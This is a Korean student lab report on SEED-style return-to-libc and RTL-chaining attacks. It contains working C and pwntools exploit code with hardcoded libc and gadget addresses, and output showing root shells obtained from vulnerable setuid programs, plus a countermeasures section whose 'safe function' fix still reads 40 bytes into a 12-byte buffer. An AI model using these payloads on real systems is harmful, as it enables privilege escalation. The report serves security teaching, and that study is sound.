Operating System Secure

-HW2 Return-to-libc -

단국대학교
Dankook University

학번 : 32151648
소속 : 소프트웨어학과
이름 : 박동학
제출일 : 2019/11/11

목차

1. Return-to-Libc

1.1 실습 개요

Return-To-Libc 공격이란 ?

RTL(Return-to-Libc)은 Buffer Over Flow 공격으로 직접적으로 Stack에 코드를 주입하고 Return Address를 조정하여 이를 수행하게 하는 공격 기법을 방어하는 방법 중 하나인 Non-Executable Stack을 보호하는 NX-bit를 우회하기 위해 사용되는 공격 기법이다.
즉 stack에 직접적으로 shell 코드를 넣는 Code Injection 공격을 방어하는 기법을 우회하기 위해서 메모리에 미리 적재 되어 있는 공유 라이브러리에서 원하는 함수 호출하는 것이다.
실습에서는 System 함수를 이용하며 이를 위한 인자(Argument)로는 "/bin/sh"을 입력하여 root 권한의 쉘을 실행한다.




Figure-1

Buffer Over Flow 방어 기법 :

1. strcpy(), gets() 같은 취약점이 존재하는 함수를 사용하지 않는다.
: 가장 좋은 방법이지만 실수나 보안에 대한 개념이 없는 개발자들이 지키지 못할 가능성이 크다.

2. Non-Executable Stack
: 스택에서 코드를 실행할 수 없게 한다. 이는 버퍼오버플로우 공격에 대한 방어책으로 공격자가 임의로 코드를 stack에 넣어 이를 실행 할 수 없게 한다.

3. Ramdom-stack : 스택의 주소를 무작위로 바꾼다.
: 공격을 하기 위해서는 system, 환경변수, exit, 공격을 실행할 위치 등을 정확하게 파악해야 하는데 이를 방지하기 위해서 주소를 바꾼다.

Libc 란?

C에서 사용 가능한 표준 함수들을 모아 둔 표준 라이브러리이며 프로그램들이 이 라이브러리를 참조하여 기능을 구현하게 됨 많은 프로그램들이 이를 사용해야 하므로 주소가 고정되어 있다. 따라서 Libc 내부의 원하는 함수의 주소를 알아낼 수 있다면 원하는 함수의 주소를 RET에 덮어 씌워 공격을 할 수 있다.

1.2 실습 목표

Setuid bit, NX-bit가 설정되어 있는 프로그램의 취약점을 이용하여 BOF를 일으켜 root 권한을 획득하는 것을 목표로 한다.

이를 위해서 system(), exit(), "/bin/sh" 를 stack에 적재를 해야 하며 적당한 위치에 이들을 위치하여 원하는 기능을 수행하도록 해야 한다.

대략적으로 아래와 같이 수행하는 함수의 Stack구조를 변경하여 공격을 성공시키는 것을 목표로 한다.




Figure-2

1.3. 실습 수행 결과

1)실습 환경 설정 :
Setuid 설정, 스택가드 해제, 스택 실행 불가능 설정, 스택 랜덤 비활성화

```
root@VM:/home/seed/Desktop/CSOS/HW2# gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
root@VM:/home/seed/Desktop/CSOS/HW2# sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/CSOS/HW2# sudo chown root retlib
root@VM:/home/seed/Desktop/CSOS/HW2# sudo chmod 4755 retlib
```

2) 실습에 필요한 주소 찾기

2-1) main disassemble

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x080484db <+0>:     lea    ecx,[esp+0x4]
   0x080484df <+4>:     and    esp,0xfffffff0
   0x080484e2 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080484e5 <+10>:    push   ebp
   0x080484e6 <+11>:    mov    ebp,esp
   0x080484e8 <+13>:    push   ecx
   0x080484e9 <+14>:    sub    esp,0x14
   0x080484ec <+17>:    sub    esp,0x8
   0x080484ef <+20>:    push   0x80485c0
   0x080484f4 <+25>:    push   0x80485c2
   0x080484f9 <+30>:    call   0x80483a0 <fopen@plt>
   0x080484fe <+35>:    add    esp,0x10
   0x08048501 <+38>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048504 <+41>:    sub    esp,0xc
   0x08048507 <+44>:    push   DWORD PTR [ebp-0xc]
   0x0804850a <+47>:    call   0x80484bb <bof>
   0x0804850f <+52>:    add    esp,0x10
   0x08048512 <+55>:    sub    esp,0xc
   0x08048515 <+58>:    push   0x80485ca
   0x0804851a <+63>:    call   0x8048380 <puts@plt>
   0x0804851f <+68>:    add    esp,0x10
   0x08048522 <+71>:    sub    esp,0xc
   0x08048525 <+74>:    push   DWORD PTR [ebp-0xc]
   0x08048528 <+77>:    call   0x8048360 <fclose@plt>
   0x0804852d <+82>:    add    esp,0x10
   0x08048530 <+85>:    mov    eax,0x1
   0x08048535 <+90>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x08048538 <+93>:    leave
   0x08048539 <+94>:    lea    esp,[ecx-0x4]
   0x0804853c <+97>:    ret
End of assembler dump.
```

2-2) bof disassemble

```
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
=> 0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x18
   0x080484c1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484c4 <+9>:     push   0x28
   0x080484c6 <+11>:    push   0x1
   0x080484c8 <+13>:    lea    eax,[ebp-0x14]
   0x080484cb <+16>:    push   eax
   0x080484cc <+17>:    call   0x8048370 <fread@plt>
   0x080484d1 <+22>:    add    esp,0x10
   0x080484d4 <+25>:    mov    eax,0x1
   0x080484d9 <+30>:    leave
   0x080484da <+31>:    ret
```

2-3) system, exit 주소 값 확인

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

2-4) /bin/sh 문자열(인자) 주소 값 확인

```
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
   libc : 0xb7f6382b ("/bin/sh")
[stack] : 0xbffffe0d ("/bin/sh")
```

2-5) 프로그램 수행 및 결과 확인

```
[11/08/19]seed@VM:~/.../HW2$ gcc exploit.c -o exploit
[11/08/19]seed@VM:~/.../HW2$ ./exploit
[11/08/19]seed@VM:~/.../HW2$ ls
badfile  envaddr.c  env_donghak  exploit  exploit.c  retlib  retlib.c
[11/08/19]seed@VM:~/.../HW2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 32151648 donghakpark
```

1.4 공격 프로그램 동작 분석

retlib.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
//필요한 함수를 사용하기 위해서 헤더파일 포함

int bof(FILE *badfile)
{
        char buffer[12]; //버퍼 크기 12
        fread(buffer, sizeof(char), 40, badfile); //40만큼 읽어 들인다.

        return 1;
} //취약점을 가지고 있는 함수

int main(int argc, char **argv)
{
        FILE *badfile; //파일을 사용하기 위한 선언

        badfile = fopen("badfile", "r"); //읽기 권한을 가지고 badfile open
        bof(badfile); //함수에 badfile을 인자로 수행

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

: retlib.c의 경우 버퍼의 크기가 12인데 fread를 통해서 40의 데이터를 읽어오도록 프로그램이 작성되어 있다. 이러한 프로그램작성은 지역 변수인 buffer가 스택의 ebp가 가르키는 주소 보다 낮은 주소에 저장되게 되는데 할당 된 영역보다 입력 받는 영역이 크기 때문에 ebp, return address, argument, 다른 stack frame의 구성요소 까지 침범하여 수정할 여지를 남기게 된다. 따라서 이러한 프로그램은 공격자가 Stack Buffer Over Flow를 할 수 있다.

exploit.c

```
/* 2019/11/08 32151648 DongHak Park
   Dankook University Department of Software */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
//필요한 함수를 사용하기 위해서 헤더파일 포함

int main(int argc, char **argv)
{
        char buf[40]; // 취약 프로그램의 buf 12보다 큰 40짜리 buf 선언
        FILE *badfile; // 취약 프로그램에서 읽는 badfile 생성을 위한 선언

        memset(buf, 0xaa, 24);
//badfile의 24byte를 의미없는 dummy 데이터로 채움다.
        *(long *) &buf[32] = 0xb7f6382b; //"/bin/sh"
        *(long *) &buf[28] = 0xb7e369d0; //exit
        *(long *) &buf[24] = 0xb7e42da0; //system

        badfile = fopen("./badfile", "w"); //badfile을 쓰기 권한으로 연다.
        fwrite(buf, sizeof(buf), 1, badfile); //bad파일에 buf에 있는 내용을 쓴다.
        fclose(badfile); //badfile을 닫음
}
```

payload : Dummy(24) + SFP(4) + system()(4) + exit()(4) + "/bin/sh" (4)

: Stack Buffer Over Flow 공격을 성공하기 위해서 memset을 통해서 dummy Data를 24까지 채워 넣는다. return address에는 system 함수의 주소를 입력하고 system에 들어갈 인자는ebp+8이기 때문에 32에 인자인 "/bin/sh" 를 삽입한다. 그리고 정상적인 프로그램처럼 보이기 위해서 system 함수가 끝나고 return 하는 자리에 exit의 주소값을 넣어준다. 실제 프로그램의 흐름은 다음과 같다.




Figure 3

스택 메모리 구조 분석




Figure 4

버퍼 오버 플로우로 인해서 공격에 필요한 각 인자로 변한다.

각 인자가 어디에 위치 해야하는지는 다음을 통해서 알 수 있다.

```
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
=> 0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x18
   0x080484c1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484c4 <+9>:     push   0x28
   0x080484c6 <+11>:    push   0x1
   0x080484c8 <+13>:    lea    eax,[ebp-0x14]
   0x080484cb <+16>:    push   eax
   0x080484cc <+17>:    call   0x8048370 <fread@plt>
   0x080484d1 <+22>:    add    esp,0x10
   0x080484d4 <+25>:    mov    eax,0x1
   0x080484d9 <+30>:    leave
   0x080484da <+31>:    ret
```

esp가 ebp를 기준으로 24만큼 내려감 -> ebp가 8만큼 증가 (Argument 삽입) -> 40만큼 버퍼를 esp 기준으로 push 즉 24부터 ebp > ret > argument

이 공격은 Stack의 에필로그와 프롤로그를 이해하고 있으면 Argument 위치와 Stack의 생성 과정을 이해할 수 있고 이를 통해서 공격을 수행할 수 있다.

5. Countermeasures

1) 보호기법

1.1) ASCII Armor

라이브러리를 공유 라이브러리 영역에 올리지 않고 텍스트영역의 16MB 아래의 주소에 할당하는 것, 16MB아래에 할당되면 이 주소 값의 처음 시작은 0x00으로 인식되어 이를 NULL로 인식하여 함수가 중지되어 공격이 실패하게 된다.

1.2) ASLR

Stack, Heap, Data, Code 등을 설정 값에 따라 정도를 달리하여 주소를 다르게 하는 것으로 공격자가 정확한 주소를 파악하기 힘들게 하여 공격을 어렵게 한다.

1.3) Stack Guard (Stack Canary)

스택 영역에 사전에 설정해 놓은 값을 입력해 놓고 이 값이 변경 되는지를 체크하여 Stack Buffer Over Flow가 발생 하였는지를 파악한다. 이를 통해서 사용자가 임의로 Stack에 내용을 수정하지 못하게 한다.

2) 코드 보완

2.1) 안전한 함수 사용

```
[11/09/19]seed@VM:~/.../HW2$ gcc -fno-stack-protector -z nonexecstack -o retlib_
secure retlib.c
/usr/bin/ld: warning: -z nonexecstack ignored.
[11/09/19]seed@VM:~/.../HW2$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[11/09/19]seed@VM:~/.../HW2$ ls
badfile    peda-session-getent.txt  retlib
exploit    peda-session-retlib.txt  retlib.c
exploit.c  peda-session-zsh5.txt    retlib_secure
```

```
[11/09/19]seed@VM:~/.../HW2$ ./retlib_secure
Segmentation fault
[11/09/19]seed@VM:~/.../HW2$ ./retlib_secure
Segmentation fault
[11/09/19]seed@VM:~/.../HW2$ ./retlib_secure
Segmentation fault
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[12];
        fread_s(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

아래와 같은 함수들을 사용함으로 Buffer가 가득차서 넘쳐 공격할 수 있는 가능성을 없앤다. 즉 입력 크기에 제한을 두고 이를 통해서 Buffer Over Flow 공격을 예방한다.

strncat(char *dest, const char *src, size_t maxlen)

strncpy(char *dest, const char *src, size_t maxlen

fgets(char *s, int n, FILE *stream)

2. Return-to-Libc-Chain

2.1 실습 개요

Return-To-Libc-Chain attack

return-to-libc 기법을 응용하여 라이브러리 함수의 호출을 연계하는 방식의 공격법이다. RTL 기법에서는 하나의 함수만을 호출하는 반면 RTL Chaining에서는 여러 함수를 연계하여 호출하는 것이 차이점이다. 원리는 payload 중 return address가 들어가는 바로 다음 4 Byte를 exit 대신에 pop ret과 같은 명령어의 주소를 넣어 스택의 포인터를 다음 함수로 위치시키는 것이다.

Gadget이란?

Gadget의 사전적 의미는 특별한 이름을 가지지 않는 작은 기계장치, 부속품을 의미하며 보안 공격에서는 "스택 포인터를 다음 함수의 주소로 이동시켜주는 코드 조각이라고 할 수 있다.

2.2 실습 목표

RTL 공격에서 라이브러리 함수를 연계하여 root 권한을 얻는다. 즉 위의 실습과 동일하게 Setuid, NX bit가 설정 되어 있는 프로그램의 취약점을 악용 BOF를 일으켜 root 권한을 획득 하는 것을 목표로 한다.

2.3 실습 수행 결과

공격에 필요한 구성 파일들

```
[11/08/19]seed@VM:~/.../HW-BONUS$ ls
exploit.py  rtl  RTL.txt
```

공격에 필요한 구성 요소 - system, exit, read(연계 시킬 함수)

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ p read
$3 = {<text variable, no debug info>} 0xb7edd980 <read>
```

bss영역의 주소를 알기 위한 readelf 명령어

```
[11/09/19]seed@VM:~/.../HW-BONUS$ readelf -S rtl
There are 31 section headers, starting at offset 0x17fc:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000060 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804822c 00022c 000051 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          0804827e 00027e 00000c 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0804828c 00028c 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482ac 0002ac 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482b4 0002b4 000018 08  AI  5  24  4
  [11] .init             PROGBITS        080482cc 0002cc 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080482f0 0002f0 000040 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048330 000330 000008 00  AX  0   0  8
  [14] .text             PROGBITS        08048340 000340 0001a2 00  AX  0   0 16
  [15] .fini             PROGBITS        080484e4 0004e4 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        080484f8 0004f8 00000b 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        08048504 000504 00002c 00   A  0   0  4
  [18] .eh_frame         PROGBITS        08048530 000530 0000c0 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 000018 04  WA  0   0  4
  [25] .data             PROGBITS        0804a018 001018 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a020 001020 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001020 000034 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 0016f1 00010a 00      0   0  1
  [29] .symtab           SYMTAB          00000000 001054 000460 10     30  47  4
  [30] .strtab           STRTAB          00000000 0014b4 00023d 00      0   0  1
```

원하는 Gadget의 주소를 알기위한 objdump 명령어
: grep을 통해서 ret 명령어 탐색

```
[11/09/19]seed@VM:~/.../HW-BONUS$ objdump -d rtl | grep -B3 ret
--
 80484d9:       5e                      pop    %esi
 80484da:       5f                      pop    %edi
 80484db:       5d                      pop    %ebp
 80484dc:       c3                      ret
 80484dd:       8d 76 00                lea    0x0(%esi),%esi
```


공격 수행 성공

```
[11/09/19]seed@VM:~/.../HW-BONUS$ python exploit.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './rtl': pid 2973
[*] Switching to interactive mode
$ id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 32151648 donghakpark
```

2.4 공격 프로그램 동작 분석

exploit.py

```
from pwn import *
import os

p = process('./rtl') //rtl 실행

read_addr = 0xb7edd980 //연계할 함수의 주소
system_addr = 0xb7e42da0 //system 함수의 주소
exit_addr = 0xb7e369d0 //exit의 주소
pr = 0x080484db // pop ret의 주소
pppr = 0x080484d9  // pop pop pop ret의 주소
bss = 0x0804a020  // bss의 주소

payload = 'A' * 260  // payload의 크기 지정

payload += p32(read_addr)
payload += p32(pppr)
payload += p32(0x0)
payload += p32(bss)
payload += p32(0x8)

payload += p32(system_addr)
payload += p32(pr)
payload += p32(bss)

payload += p32(exit_addr)
payload += 'A'*4
payload += p32(0x0)

p.send(payload)
sleep(0.5) // 순서관계를 줌
p.send('/bin/sh\x00') // bss에 저장 할 명령어
p.interactive()
// 여기서 pop을 수행하게 되면 ebp의 위치가 한 칸을 넘어가고 지정하게 되며 ret를 실행하면 에필로그가 실행된다. 이를 이용해서 스택 구조를 짠 것
```



payload => Dummy(256) + saved ebp(4) + &read()(4) + &pppr(4) + 0x0(1) + &bss(4) + 0x8(1) + &system()(4) + &pr(4) + &bss(4) + &exit()(4) + Dummy(4)

RTL.c

```
#include <stdio.h>
#include <unistd.h>
// 함수를 사용하기 위한 헤더파일 선언

int main(int argc, char *argv[])
{
        char buf[256]; //버퍼를 256크기로 선언

        read(0, buf, 512); //512 만큼 읽어 드린다.
        printf("%s", buf);
}
```